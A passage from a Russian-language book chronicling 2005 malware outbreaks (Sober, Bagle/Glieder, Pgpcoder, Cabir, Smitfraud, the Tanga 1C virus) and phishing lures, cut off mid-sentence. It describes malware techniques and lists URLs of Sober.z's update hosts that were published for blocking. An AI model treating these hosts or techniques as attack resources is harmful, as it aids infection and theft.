Начало крупнейшей в 2005 году эпидемии с участием семейства «Sober» было зарегистрировано 30 ноября, когда компания F-Secure предупредила о появлении новых штаммов, которым был присвоен высший уровень опасности. Как известно, родоначальник «Sober» был обнаружен ещё в 2003 году и электронные письма с многими разновидностями «Sober» содержали всевозможные предупреждения и уведомления, а для заражения компьютерной системы «червём», пользователю было достаточно лишь инициировать вложенный в электронное сообщение файл. Со времени появления первого представителя этого семейства было написано и «выпущено на свободу» примерно три десятка штаммов «Sober». Причём, по мнению экспертов F-Sequre, разработаны они были одним и тем же человеком, проживающем предположительно на территории Германии, но, так как в отличие от большинства современных вирусов «Sober» не пытался принести коммерческую выгоду его творцу, это обстоятельство на протяжении нескольких лет все равно не позволяло установить его личность[42].

Итак, почтовая рассылка от 30 ноября 2005 года Британского подразделения по борьбе с высокотехнологичными преступлениями (NHTCU) оказа-

[42] Поскольку автор «Sober» уже более двух лет осуществлял атаки на компьютерные системы пользователей, компания Sophos призвала любого, кто обладал какой-либо информацией о нём, сообщить властям, занимающимися компьютерными преступлениями.

лась уловкой неизвестного злоумышленника, – все электронные сообщения очередной подставной рассылки от имени правоохранительных агентств с предупреждениями этого органа были инфицированы новым штаммом «Sober». По аналогии с предыдущими штаммами, в электронном письме с обратным адресом британской «киберполиции» пользователя предупреждали о том, что он был замечен за посещением нелегальных Web-сайтов и теперь должен ответить на вопросы, которые содержатся в файле-вложении. Темы разосланных писем могли быть такими: «Вы посещали нелегальные Web-сайты», «Ваш IP был записан». Указывались также фальшивые адреса отправителя – info@nhtcu.org или office@nhtcu.org. «В связи с этой спекуляцией эксперты NHTCU предупредили пользователей: “Эти письма приходят не от NHTCU. Каждый, кто получает такое электронное письмо, должен удалить его, не открывая”; и советовали пользователям зайти на Web-сайт инициативы GetSafeOnline.org для того, чтобы узнать о способах защиты от компьютерных вирусов», – сообщал The Register.

В тот же день, 30 ноября, официальный партнёр компании Sophos в России – ЗАО «ДиалогНаука», сообщило, что на пике интенсивности каждое 13 электронное письмо в Интернет было заражено новым штаммом «червя» «Sober» – «Sober.z», что соответствовало объёму в 42,9% от всего вирусного трафика. Эксперты SophosLabs, глобальной сети центров анализа вирусов, шпионских программ и спама предупредили пользователей компьютеров о том, что штаммы «Sober» – самого распространённого компьютерного вируса в мире – составляют более 88% от всех получаемых Sophos сообщений о вирусах. «Sober.z» рассылал себя в виде вложений в электронные письма, пытался отключить системы защиты на компьютере-жертве и обманным путём вынуждал пользователей открывать рассылаемые вложения, используя различные трюки. Например, выдавая себя за письмо-предложение о получении видео клипов с участием Пэрис Хилтон и Николь Ричи из реалити-шоу «Простая жизнь» («The Simple Life»). В каждом таком письме во вложенном в него заархивированном утилитой WinZip файле File-packed_dataInfo.exe со-

держалась копия «Sober.z». «Та большая скорость, с которой распространяется червь, свидетельствует, что уловки, используемые его создателем, сработали, – сказал г-н Клули. – Это должно стать тревожным сигналом для всех компаний, потому что именно вирусы создают наибольшую угрозу их IT-безопасности. Чтобы надёжно защищать свои корпоративные сети от такого рода атак, они должны использовать объединённое решение, включающее антивирусное и антиспамовое программное обеспечение». Тем временем вызвавший заметный всплеск вирусной активности в ноябре «Sober.z» уверенно прорвался на лидирующие позиции в рейтингах большинства антивирусных компаний.

В этой обстановке экспертам компании F-Secure удалось расшифровать скрытый в теле «Sober.z» программный код, детальный анализ которого показал, что этот штамм содержал встроенную функцию. Она должна была быть запущена на инфицированных компьютерных системах 5 января 2006 года для получения инструкций по обновлению его программного кода и замене «Sober.z» новым штаммом. 14 декабря все адреса Web-сайтов, на которые были выявлены ссылки, специалисты F-Secure опубликовали в Интернет: http://people.freenet.de/gixcihnm/, http://scifi.pages.at/agzytvfbybn/, http://home.pages.at/bdalczxpctcb/, http://free.pages.at/ftvuefbumebug/, http://home.arcor.de/ijdsqkkxuwp/. Одновременно эксперты F-Secure посоветовали администраторам крупных сетей заблаговременно прописать приведённые URL в фильтре ограничения доступа, что позволит предотвратить замену «Sober.z» новым штаммом семейства «Sober».

Но и это ещё не всё. Специалисты обратили внимание на два интересных совпадения. Первое – это то, что автор семейства «Sober» родом из Германии, а второе – то, что содержавшаяся в теле «Sober.z» дата обновления программного кода – 5 января 2006 года, является годовщиной со дня основания Нацистской партии Германии. Основываясь на этих предпосылках, представители специализирующейся на безопасности информационных технологий компании iDefence утверждали, что «червь “Sober” был написан фа-

шистами для того, чтобы пропагандировать 78-ю годовщину основания Нацистской партии. <…> Изучив код червя, специалисты обнаружили там скрытую функцию: 5 января 2006 года, в годовщину основания партии, заражённые машины должны распространить массу расистских и нацистских лозунгов и высказываний». Более того, на основании всё тех же данных эксперты iDefence приписали автору «Sober» определённый тип мировоззрения, который благодаря вице-президенту Джо Пэйну даже получил собственное название – «hacktivism»[43].

Пожалуй, на этом мы закончим экскурс в жизнедеятельность вредоносного семейства «Sober» и вернёмся в май 2005 года.

Сетевой червь «Cabir», инфицировавший портативные устройства под управлением операционной системы Symbian, продолжал распространяться по всему земному шару: его появление было зарегистрировано на Филиппинах, в Сингапуре и Арабских Эмиратах, Китае и Индии, Финляндии и Турции, Вьетнаме и России. К середине мая «Cabir» был обнаружен в большинстве стран Европы. Даже такое микроскопическое государство как Люксембург не осталось в стороне, а общее количество стран, в которых «Cabir» нанёс вполне ощутимый ущерб пользователям, составило два десятка[44]. Наибольшую опасность представляли те штаммы «Cabir», которые обладали способностью блокирования некоторых полезных функций инфицированных устройств.

13 мая эксперты SophosLabs – глобальной сети центров анализа вирусов и спама британской компании Sophos, предупредили пользователей о появлении в сети электронного сообщения, в котором утверждалось, что была

---

[43] «Hacktivism» (англ.) – «хактивизм», то есть попытки через хакерскую деятельность выразить какие-то свои политические идеалы.

[44] На тот момент было известно о более чем 20 штаммах «Cabir», большинство из которых не обладало деструктивными функциями, но инфицирование ими могло приводить к ускоренной разрядке аккумуляторных батарей вследствие постоянного использования интерфейса Bluetooth.

взломана электронная почта премьер-министра Великобритании Тони Блэра. Это сообщение рассылалось с английских электронных адресов в ночь после выборов в Великобритании, в результате которых лейбористская партия Тони Блэра в третий раз одержала победу. Компания Sophos предостерегала пользователей от обращения к ссылкам из этих электронных писем. В противном случае компьютерная система могла инфицироваться целым рядом «троянских» программ, предназначенных для хищения конфиденциальной финансовой информации. Тема письма была следующей: «BBC: Tony Blair email account hacked!» («BBC: взломаны учётные записи электронной почты Тони Блэра!»), а в теле письма сообщалось: «BBC: Tony Blair email account hacked! Screenshot is here!» («BBC: взломаны учётные записи электронной почты Тони Блэра! Здесь моментальный снимок!») Если пользователь посещал эту ссылку, то в его компьютере латентно устанавливалась «троянская» программа, которая пыталась установить в систему и другие вредоносные программы. Кроме того, в компьютер инсталлировался так называемый «клавиатурный жучок», который впоследствии использовался злоумышленниками для похищения конфиденциальной информации пользователей, касающейся их банковских счетов. «Злоумышленники знали, что многие люди в Великобритании будут с интересом следить за развитием политической ситуации и намеренно запустили в Интернет “утку” о том, что электронная почта премьер-министра взломана, чтобы заставить наивных пользователей запустить вредоносную ссылку»[45], – заявил представитель компании Sophos. Одна из «троянских» программ – «Troj/PWSAgent-a», была предназначена для похищения паролей сервера INETCOMM, паролей FTP для MS Internet Explorer, паролей учётных записей пользователя MS Outlook, а также данных адресов электронной почты POP3, HTTP и IMAP. Для атаки также использовались «троянские» программы «DownL.a», «Viper.a», «Troj/Viperjs.a» и

[45] Два года тому назад, в 2003 году, другой «червь» по имени «Quaters.a» чрезвычайно агрессивно критиковал проводимую правительством Тони Блэра политику и делал попытки осуществления DDoS-атаки на Web-сайт премьер-министра.

«Dumaru.be», предназначенные для похищения конфиденциальной финансовой информации пользователей инфицированных компьютеров. «Любопытно, что люди, стоящие за этой атакой, допустили небольшую ошибку. По всей видимости, в сообщении должна была отображаться фотография премьер-министра, взятая с Web-сайта BBC, чтобы придать сообщению большую значимость, но элементарная ошибка в HTML-коде привела к тому, что в письме отображалось только текстовое сообщение без фотографии Тони Блэра», – добавил представитель компании Sophos.

23 мая 2005 года вирусописатели вновь взялись испытывать терпение Microsoft, запустив в Глобальную сеть новый компьютерный вирус, который «прикидывался» очередным программным обновлением от этой компании. Ложная версия плановой модернизации от Microsoft поступала к пользователям в виде своего рода уведомления, в котором содержалось приглашение к выполнению прилагаемого к данному электронному сообщению файла, являющегося якобы очередной «заплаткой» для операционной системы Windows. Однако прилагаемый к сообщению файл содержал полиморфный вирус по имени «Pinfi» (другие имена – «Pate», «Parite»). Этот вирус достаточно быстро распространялся по локальным сетям, заражал файлы скринсейверов и активизировался всякий раз, когда компьютерной системой включалась заданная «по умолчанию» заставка. «Pinfi» мог инфицировать компьютеры, работающие под управлением операционных систем Windows 95/98/ME/NT/2000/XP. В связи с появлением «Pinfi» специалисты справедливо отмечали следующее: «Излишне говорить, что настоящие модернизации производятся только через специально разработанную для этого встроенную систему Windows Update».

23 мая сразу несколько ведущих зарубежных и отечественных фирм-разработчиков антивирусного программного обеспечения сообщили о регистрации нового штамма семейства «Oscarbot» – «Oscarbot.f», способного предоставлять злоумышленнику контроль над инфицированным компьютером и распространявшегося посредством популярного клиента обмена мгно-

венными сообщениями AOL Instant Messenger (AIM). Этот штамм обладал функциями «бота», то есть ожидал и выполнял все приказы, получаемые от удалённого «хозяина». После своего проникновения и инсталляции в компьютере «Oscarbot.f» в целях обеспечения своего автоматического запуска при каждой загрузке компьютерной системы создавал свою копию в системной директории Windows и редактировал заранее заданные ключи системного реестра. «Этот червь распространяется, следуя типичным методам вредоносных программ, использующих клиенты обмена мгновенными сообщениями: как только устанавливается соединение с Интернет, он рассылает всем контактам заражённого компьютера сообщение, содержащее ссылку, с которой скачивается червь или другое вредоносное программное обеспечение, – пояснял глава лаборатории PandaLabs Луис Корронс. – Однако в данном случае распространение зависит от удалённых команд: при запуске червь подключается к IRC-серверу, где он получает команды, варьирующиеся от скачивания и запуска файлов до распространения через AIM». Как подчёркивали специалисты, появление данного штамма подтвердило факт повышения интереса вирусописателей к новым видам коммуникаций, например, системам обмена мгновенными сообщениями. Более того, распространение «Oscarbot.f» могло служить созданию сетей «ботов», которые вполне реально использовать в самых различных и далеко идущих целях: рассылка спама, проведение удалённых атак против компьютерных систем, скачивание вредоносного программного обеспечения, получение финансовой прибыли.

Достойным завершением довольно беспокойного мая стала информация, полученная компьютерным сообществом от фирмы-разработчика решений в области компьютерной безопасности Eset Software, которая была затем опубликована под заголовком «“Троян” HTML/Phishing.gen атакует компьютеры». Итак, в последний весенний день, 31 мая, компания Eset Software сообщила, что, по данным «VirusRadar on-line», за последние сутки более чем в два раза выросло количество компьютеров, атакованных «троянской» программой Phishing.gen (другие названия – Smithfraud.gen, Phish-BankFraud.eml,

Tcfbankfraud.gen, Bankfraud.gen). За последние 24 часа было зафиксировано 85229 атак, а всего этим вирусом, по данным «VirusRadar on-line», было атаковано уже более 5,5 миллионов компьютеров (!). Причём данные были получены и обобщены только от тех владельцев компьютеров, которые были защищены продуктом этой фирмы – Eset NOD32. В заражённом Phishing.gen электронном письме указывалось, что отправителем является банк или другое финансовое учреждение, и от получателя требуется подтверждение каких-либо данных. Поэтому легковерный пользователь, заполнив требуемые формы, «добровольно» передавал злоумышленникам конфиденциальную информацию.

Лето началось с появления виртуального шантажиста в лице нового вируса, которому дали имя «Pgpcoder». Он появился 1 июня 2005 года и проникал в компьютерные системы пользователей во время посещения содержащих вредоносный программный код Web-сайтов, для чего использовал «уязвимости» браузера MS Internet Explorer. Инсталлировав себя в систему, «Pgpcoder» запускал программу кодирования потенциально содержащих ценную информацию файлов. Всего операции шифрования подвергались 15 типов файлов, включая графические изображения и документы MS Office. После завершения кодирования этой информации «Pgpcoder» стирал оригиналы всех зашифрованных им файлов и генерировал собственное сообщение, в котором говорилось о том, что для получения пользователем ключа к шифру, ему следует заплатить 200 долларов. Специализирующаяся на сетевой безопасности компания Websense обнаружила «Pgpcoder» после того, как он закодировал файлы одного из её клиентов. Поскольку в данном случае ключ оказался не слишком сложным, эксперты компании Websense сумели провести дешифровку закодированных «Pgpcoder» файлов и полностью восстановили утерянные данные. Но кто смог бы поручиться за то, что не появятся последующие штаммы «Pgpcoder» или другие компьютерные вирусы такого типа, которые будут обладать более совершенными алгоритмами шифрования?

Днём 1 июня 2005 года известная фирма по информационной безопасности MessageLabs сообщила, что в Интернет появился и стал быстро распространяться новый штамм компьютерного вируса «Bagle»[46]. В своей публикации эксперты MessageLabs утверждали, что он появился с адреса Yahoo Groups, и им удалось зафиксировать уже 850 тысяч копий вредоносного кода. Вирус содержался в заархивированном утилитой WinZip приложении к электронному сообщению с пустым телом. При открытии приложения в компьютер загружалась «троянская» программа, осуществлявшая затем контроль над списком Web-сайтов, через которые должны были поступать обновления вредоносного кода из Интернет. Активизировавшись в инфицированном компьютере, «Bagle» начинал поиск адресов электронной почты и рассылал себя по всем найденным на «жёстком» диске адресам.

Вообще-то «Bagle» можно признать одним из самых любимых детищ вирусописателей. Факты? Пожалуйста. 2 июня 2005 года для превращения обычного компьютера в машину-зомби, послушную воле злоумышленника, в Интернет стал распространяться набор «Сделай сам зомби», который, по мнению экспертов компании Computer Associates, «отличался сложностью и продуманностью исполнения». Как вы думаете, что входило в этот «джентльменский» набор для осуществления электронного взлома компьютерных систем пользователей? Правильно, набор включал один из штаммов «Bagle», а также три других вредоносных кода. Один из них, под названием «Glieder»[47], являясь как бы координатором других составных частей набора загружал ещё две вредоносные компьютерные программы, принадлежавшие в тому же набору: «троянскую» программу «Fantibag», отключавшую соединения с антивирусными Web-сайтами, а также другую «троянскую» программу, «Mitglieder», отключавшую антивирусные программы, брандмауэры и открывавшую «чёрный ход». Уже 3 июня новые штаммы «Bagle» быстро

[46] По состоянию на вечер 1 июня компания Computer Associates зарегистрировала 8 новых штаммов «Bagle».

[47] Запомним это имя – «Glieder». О нём пойдёт разговор ниже.

распространились в Интернет, что весьма озадачило и неприятно удивило экспертов, так как в них была применена инновационная сложная многоэтапная стратегия. Вот этим новым штаммам и присвоили имя – «Glieder», поскольку их отличие от изначального кода «Bagle» качественно изменило сам вирус. Теперь он использовал ряд элементов в сочетаниях, не встречавшихся до этого прежде. В процессе сложного поэтапного проникновения в компьютер жертвы он сначала захватывал «плацдарм», затем блокировал защиту, и уже потом полностью завладевал компьютером. «Нам уже доводилось встречаться со сложными угрозами, но не до такой степени, как эта», – заявил архитектор системы безопасности компании Computer Associates в Австралии Крис Томас. Как сообщал Silicon.com, червь «Glieder» распространялся стандартным для вирусов способом, посредством массовой рассылки электронной почты. Активизация происходила, если получатель открывал содержащееся в письме вложение – в результате «червь» самостоятельно рассылал себя по всем адресам, содержащимся в адресной книге. «Тем самым вирус создаёт плацдарм, – пояснял г-н Томас. – Основная цель – заражение как можно большего количества пользователей небольшим элементом вредоносного кода». Помимо рассылки собственных копий в инфицированные компьютеры загружалась «троянская» программа «Fantibag», – которую мы упоминали выше, – созданная специально для блокирования обновления антивирусного программного обеспечения, а также Web-сайта обновлений Microsoft: windowsupdate.microsoft.com. «Тем самым машина лишается защиты, – подчёркивал г-н Томас. – Программное обеспечение лишается возможности обновления, жертва не может получить помощь, и пользователи инфицированных персональных компьютеров фактически оказываются в изоляции». В завершение «многоступенчатой» атаки активизировалась вторая «троянская» программа – «Mitglieder», о которой мы также упоминали выше. Она отключала межсетевой экран и антивирусное программное обеспечение, ещё ниже опуская уровень защищённости компьютера и превращая его в элемент собственной распределённой сети поражённых компьютеров, кото-

рые могут насчитывать многие тысячи машин используемых для рассылки спама, шпионажа за пользователями и несанкционированного доступа к их персональным данным. «Это – рынок ширпотреба, на котором продаются заражённые персональные компьютеры, – продолжал г-н Томас. – Мы уже сталкивались со спамерами и преступниками, промышляющими мошенничеством – они платят приблизительно по 5 центов за каждый такой компьютер». Между прочим, атаки с использованием новой стратегии оказались очень эффективными. «Наблюдавшаяся нами статистика показывает, что “червь” по-прежнему быстро распространяется», – пояснил эксперт. «При этом новый вирус не блокировал доступ к Web-сайту обновлений антивирусного программного обеспечения компании Computer Associates. Однако эксперт не смог объяснить, каким именно образом его создатели допустили такую оплошность», – уточнило Интернет-издание Cnews. Многочисленные новые штаммы действовали одновременно и достаточно быстро, и уже 5 июня это привело к серьёзному обострению вирусной обстановки в Интернет. Фиксирующая активность компьютерных вирусов в почтовых ящиках более чем 110 млн. своих клиентов компания MessageLabs Ltd. подсчитала, что в час пик всплеск активности новых штаммов «Bagle» привёл к появлению 145000 писем с приложенным к ним вирусом. Если с 13 до 14 часов дня количество таких электронных сообщений составило 4000, то через два часа их число достигло 42000 копий, а ещё через час увеличилось до 56000 копий. На 6 июня было известно уже о более 80 штаммах червя «Bagle», первые версии которого вызвали крупные эпидемии ещё в начале 2004 года. Новые версии отличались, кроме всего прочего, большим размахом, например, электронные сообщения предлагали пользователям ссылки на «троянскую» составляющую «червя», расположенную по 130 адресам различных Web-сайтов.

В целом, новым штаммам «Bagle» было суждено «красной нитью» пройти сквозь весь 2005 год. Уже на его исходе, 19 декабря, компания «ДиалогНаука», официальный партнёр компании Sophos в России, сообщала, что

эксперты SophosLabs, входящей в состав компании Sophos глобальной сети центров анализа вирусов, программ-шпионов и спама, предупредили пользователей о появлении двух новых вариантов «троянской» программы «Bagle», которые рассылались в виде спамовых писем. Компания Sophos получила сообщения о том, что «троянские» программы «Bagledl.an» и «Bagledl.ao» рассылались через спам в виде исполняемого файла под названием s3700020.exe, который был помещён во вложенный в электронные сообщения архив, подготовленный при помощи утилиты WinZip. Некоторые электронные сообщения, по аналогии с предыдущим штаммом, содержали текст «New Year's Day». Таким образом, пользователи, открывая почтовые сообщения, могли инфицировать компьютерные системы, если на них не были установлены современного уровня системы защиты. А как только любая из «троянских» программ заражала компьютер, она начинала осуществлять попытки загрузки из Интернет дополнительного вредоносного кода. «Люди, стоящие за “троянскими” программами “Bagle”, преднамеренно и массово распространяют их по Интернет через спам, чтобы заразить как можно больше компьютеров. Возможно, уже в ближайшие часы появятся и новые их штаммы, пробивающие нынешнюю антивирусную защиту, – говорил известный нам Грэм Клули. – Пользователи компьютеров должны строго-настрого следовать правилу – никогда не открывать вложения в незапрашиваемых почтовых сообщениях. Поскольку только в ноябре было обнаружено более 1900 новых вирусов, “троянских” программ и программ-шпионов, компании должны обеспечить автоматизированное обновление противовирусной обороны, и применять политики на уровне почтовых шлюзов, чтобы осуществлять контроль за приходящими из Интернет письмами. <…> Эти последние “троянские” программы открывают на экране персонального компьютера окно графического редактора, чтобы ввести в заблуждение неопытных компьютерных пользователей и тем самым замаскировать свою вредоносную деятельность. Автор “троянских” программ использует для распространения спамовых сообщений, содержащих вредоносный код, сети скомпрометированных компьютеров – из-

вестные как зомби-сети или “botnets”. Поэтому жизненно важно, чтобы все пользователи применяли современные и надёжные системы защиты, не допускающие такого рода захваты и надругательства над компьютерами». Может быть несколько сумбурно, но по сути проблемы правильно.

10 июня была зарегистрирована в Интернет и начала распространяться новая программа-шпион «Smitfraud», которая представляла собой практически не встречавшийся до того тип вредоносных компьютерных программ. По сообщениям Panda Software, «Smitfraud» начала своё распространение по Интернет, заражая файлы и обманывая пользователей. Это вредоносное приложение скачивалось в компьютерную систему посредством другой «шпионской» программы cws.yexe, которая была размещена на большом количестве нелегальных Web-страниц. Интересно, что при проникновении на компьютер «Smitfraud» устанавливала антишпионское программное приложение PSGuard и затем создавала несколько файлов. Первый файл, по имени oleadm32.dll, инфицированный вирусом «Smitfraud», являлся копией системного файла wininet.dll и пытался заменить собой оригинальный файл в процессе рестарта компьютерной системы. Второй файл назывался wp.bmp и представлял собой изображение, имитирующее так называемый «экран смерти» (экран голубого цвета), который выводится в случае возникновения ошибки операционной системы Windows. Это изображение содержало текст, информирующий пользователя о том, что его компьютер инфицирован штаммом «Smitfraud.c» программы-шпиона «Smitfraud». Пользователю рекомендовалось просканировать компьютер программой, способной исправить проблему – PSGuard. Если пользователь запускал PSGuard, тот обнаруживал вредоносный программный код – штамм «Smitfraud.c», но, для того чтобы удалить его из компьютерной системы, пользователь должен был официально приобрести и зарегистрировать само программное приложение PSGuard. По этому поводу Интернет-издание Cnews приводило следующее высказывание директора лаборатории PandaLabs Луиса Корронса: «Эта “шпионская” программа необычна своим методом работы. Вообще, это вторая известная

программа такого типа, способная заражать файлы. Тем не менее, её главной целью является обман пользователей с целью получения финансовой прибыли. Сегодня создатели вредоносных программ стремятся к финансовому результату, и без промедления используют любую тактику для достижения своей цели. По этой причине пользователи должны всегда быть настороже».

15 июня 2005 года финская компания F-Secure сообщила о регистрации нового штамма «троянской» программы «Skulls» – «Skulls.l», инфицировавшего мобильные устройства, работавшие под управлением операционной системы Symbian. Казалось бы, ничего экстраординарного в этом событии не было, но эта вредоносная программа маскировалась под одну из предназначенных для борьбы с мобильными вирусами компьютерных программ компании F-Secure, что стало для неё неприятным сюрпризом. Специалисты компания F-Secure обратили внимание пользователей на то, что распространяемый под личиной антивирусной программы штамм не обладает оригинальной подписью. Кроме того, установка оригинала антивирусной программы от F-Secure происходила без каких-либо уточняющих вопросов, а в случае попытки инсталляции на мобильном телефоне или смартфоне штамма «Skulls.l», операционная система выдавала запрос, уверен ли пользователь в том, что он хочет установить имеющий неустановленное происхождение файл? Что касается характерных черт «Skulls.l», то его деятельность практически совпадала с основными функциями предыдущих штаммов «Skulls». Вместе с тем необходимо подчеркнуть, что после проникновения в мобильное устройство «Skulls.l» наносил операционной системе Symbian достаточно серьёзные повреждения, заменяя в меню все пиктограммы на графические изображения черепов.

Постоянное появление новых программ и их штаммов для мобильных устройств заставило аналитиков компании Gartner высказаться на эту тему следующим образом: «Смартфоны – новая мишень для крупномасштабных атак, и угроза таких вирусных атак на смартфоны и карманные персональные компьютеры нарастает с каждым днём». Причём масштабность атак может

только нарастать. Ведь двумя главными факторами, которые создают среду для распространения «мобильных» вирусов, являются рост количества смартфонов, которое будет составлять к концу 2007 года треть всех мобильных устройств, а также свободный обмен исполняемыми файлами между пользователями. Если количество смартфонов достигнет критической массы, антивирусное программное обеспечение на стороне клиента не сможет обеспечивать эффективную защиту. В качестве примера часто приводят клиентские антивирусные программы для персональных компьютеров, которые утратили свою эффективность вместе с массовым переходом от автономной работы к компьютерным сетям. К этому времени будут необходимы новые интеллектуальные инструменты для защиты всей сети. «Вместе с тем в ближайшие 18 месяцев крупномасштабных вирусных атак на смартфоны опасаться не следует, – прогнозировал директор антивирусных исследований компании F-Secure Микко Хиппонен. – В ближайшие год-два не ожидаются массированные атаки на мобильники вирусов типа “Slammer” или “Sasser”, однако отдельные нападения будут продолжаться. Например, вирус “Commwarrior” уже может эффективно распространяться через службу MMS».

16 июня 2005 года произошло незаурядное событие – был создан первый в мире вирус, поражающий «1С». «Лаборатория Касперского» сообщила о регистрации первой вредоносной компьютерной программы, поражающей систему «1С: Предприятие». Следует отметить, что данный вирус, получивший название «Tanga» (другое название – «Virus.1C.Tanga.a»), был создан в исследовательских целях и не представлял никакой опасности для пользователей «1С: Предприятие». Автор «Tanga» сам направил её экспертам «Лаборатории Касперского» для изучения, минимизировал время анализа программного кода и ущерб от его возможного распространения, лишил вирус любых деструктивных функций, а также снабдил развёрнутым описанием на русском языке. Как сообщала «Лаборатория Касперского», вирус распространялся в системе «1С: Предприятие 7.7» посредством заражения пользо-

вательских файлов, которые отвечают за внешние отчёты и имеют расширение *.ert. Вирус «Tanga» встраивался в один из таких файлов-отчётов под видом макромодуля и активизировался при открытии документа. Следовательно, способ его размещения в инфицированных файлах во многом соответствовал макровирусам, заражающим документы MS Office. Подобно макросам MS Office, они имели автоматические именные идентификаторы, срабатывающие при различных действиях с файлом, например, при его открытии. Для распространения «Tanga» использовал язык модулей «1С», который позволял обращаться к другим файлам, включая и отчёты, подобные заражённым. При заражении вирус использовал специальную библиотеку compound.dll. В том случае если данного файла в системе не было, вирус не выполнялся, если же он имелся в наличии, то «Tanga» последовательно сканировал все директории текущего «жёсткого» диска компьютера в поиске файлов с расширением *.ert. В найденных файлах проверялось наличие строки «Tango.ERT.2622» – если она находилась, значит, файл был уже заражён ранее, и повторной записи зловредного кода не происходило, в противном случае «Tanga» создавал в файле модуль с названием «1C Programm text», в который записывал свой программный код. То есть, как справедливо указывали эксперты «Лаборатории Касперского», данный вредоносный код являлся первой полноценной программой-инфектором, созданной для платформы «1С: Предприятие» и записывающей свой программный код в служебные файлы системы формата *.ert. Аналитики Интернет-издания Cnews, комментируя появление «Tanga», отмечали следующее: «Несмотря на то, что экспериментальный “Tanga” не представляет никакой опасности для пользователей “1С: Предприятие”, сам факт разработки подобной программы говорит о возможности создания полноценного вируса, который сможет нанести огромный ущерб компаниям». Вместе с тем в компании «1С» посчитали, что подобные вирусы вряд ли таят в себе серьёзную опасность для пользователей. «Наличие среды разработки и, соответственно, предметно-ориентированного встроенного языка является одним из ключевых преиму-

ществ платформы “1С: Предприятие”, – пояснили CNews в компании. – Нам очень неприятно, что возможности нашей системы и её широкую распространённость пытаются использовать в деструктивных целях». Также представители «1С» отметили, что опасность эпидемического распространения подобных вирусов не очень высока. В отличие от документов или электронных таблиц офисных программ, файлы внешних отчётов «1С: Предприятие» не являются предметом обмена между пользователями. Они крайне редко пересылаются по электронной почте или копируются на мобильные носители. К тому же, по словам представителей «1С», зарегистрированным пользователям «1С: Предприятие», получающим формы отчётности с официального Web-сайта «1С», на оптических дисках информационно-технологического сопровождения или у официальных партнёров «1С», можно не опасаться наличия в них вирусов. «Наша система контроля качества производства предусматривает антивирусную проверку» – заверили CNews представители компании «1С».

Однако затронутая тема оказалась слишком серьёзной для пользователей и деловых партнёров компании «1С», чтобы обойтись комментарием из двух-трёх фраз, и 17 июня специалисты «1С» вернулись к проблеме вредоносных компьютерных программ. Представители «1С» отметили, что они попрежнему считают опасность эпидемического распространения «Tanga» крайне низкой и напомнили, что на самом деле это не первое открытие «Лабораторией Касперского» вирусов для «1С: Предприятия» – 18 сентября 2001 года сообщалось о появлении семейства вирусов «Bonny», также способных заражать файлы внешних отчётов программы. При этом указывалось, что вирус «Bonny» мог уничтожать содержащуюся в этих отчетах информацию – в отличие от «Tanga». Тем не менее, до настоящего момента в службу технической поддержки «1С» обращений пользователей, реально пострадавших от вируса «Bonny», не поступало. Далее представитель «1С» отметил, что механизм внешних отчётов не является основным способом реализации прикладной функциональности «1С: Предприятие» и используется ограниченно. В

«1С: Предприятие» предусмотрен специальный механизм разделения внешних отчётов на используемые совместно, которые пользователь не может менять, а их обновлением занимается только системный администратор, и персональные, которые может создавать и обновлять пользователь. Администратор системы может ограничить для большинства пользователей возможность применения персональных внешних отчётов и таким образом не допустить их случайного заражения. Интернет-издание Cnews опубликовало также следующую рекомендацию представителей «1С»: «…эксперт “1С” советует конечным пользователям и системным администраторам “1С: Предприятие” обращать повышенное внимание на то, чтобы источники получаемых программных файлов, конфигураций, внешних отчётов и обработок данной системы программ являлись официальными и надёжными».

Чего только не придумаешь, неся в массы своё собственное, кровное и любимое детище. Поэтому не стоит удивляться тем ухищрениям, на которые способны вирусописатели для того, чтобы «порадовать» обыкновенных пользователей с их рутинными задачами и размеренной жизнью. И вот 17 июня 2005 года в Интернет появился массированный спам, содержащий приглашение посетить якобы новостной Web-сайт с подробной статьёй о попытке самоубийства «мега-поп-звезды» – Майкла Джексона. Электронное сообщение, явно отражавшее уровень грамотности составителя и предварявшее ссылку на фальшивый новостной Web-сайт, в частности, гласило: «…46-летний Майкл оставил прощальную записку, в которой рассказал о своих грехах». Хотелось заплакать и немедленно нажать на любезно размещённую здесь же на страничке ссылку «Прочесть дальше», чтобы прочесть о том, как жил, страдал и грешил всемирно известный певец. Многие именно так и поступали, но ссылка приводила… совершенно верно, на Web-сайт, где компьютер пользователя пытались инфицировать троянцем «Borobt.Gen».

Хотите ещё пример? Пожалуйста. 27 июня, то есть через десять дней после упоминавшейся рассылки, эксперты британской компании Sophos предупредили о распространении почтового червя «Kedebe.f», который замани-

вал пользователей сразу несколькими сенсационными сообщениями, например, о смерти Майкла Джексона (всё же искренне любят и не забывают вирусописатели США и Западной Европы этого певца!), об аресте автора компьютерного вируса «Mydoom» или террориста Осамы Бен-Ладена. Такие сообщения содержались в теле электронного письма, которое сопровождалось текстом о том, что в руки отправителя попала секретная информация, например: «Someone sent me this document which is stolen from a secret government body» («Кто-то прислал мне этот документ, который был выкраден из секретного органа власти»). Если пользователь открывал вложенный файл, «Kedebe.f» проникал в компьютерную систему и отключал антивирусные программы и брандмауэры. Программный код этого «червя» распространялся двумя вполне традиционными способами – посредством электронной почты и файлообменных сетей. По словам экспертов компании Sophos, такая тактика побуждения пользователя открыть инфицированное письмо является старым приёмом и, кроме того, используемые «сенсации» уже не раз применялись вирусописателями ранее. Но ведь попадаются? А раз так, с точки зрения вирусописателя, дело сделано грамотно!

Но это сравнительно безобидные вредоносные программы. Бывает, как мы знаем, и гораздо хуже. 23 июня 2005 года в Интернет появились сообщения под заголовками: «Секреты японских ядерщиков утекли в Интернет», «Угроза терроризма: вирус украл ядерные секреты Японии», «Похоже, угроза терактов на ядерных объектах постепенно становится реальностью. Сегодня власти Японии сообщили про хищение секретной информации о некоторых АЭС страны» и т. д. Информационное агентство Reuters, например, сообщало, что «из-за компьютерного вируса в Интернет попала секретная информация о японских ядерных объектах». Главный секретарь японского кабинета министров Хироюки Хосода заявил, что секретная информация о японских АЭС стала достоянием общественности, и пообещал соотечественникам, а также всему миру предпринять все необходимые меры по повышению уровня информационной безопасности. Как подчеркнул г-н Хосода, «безопас-

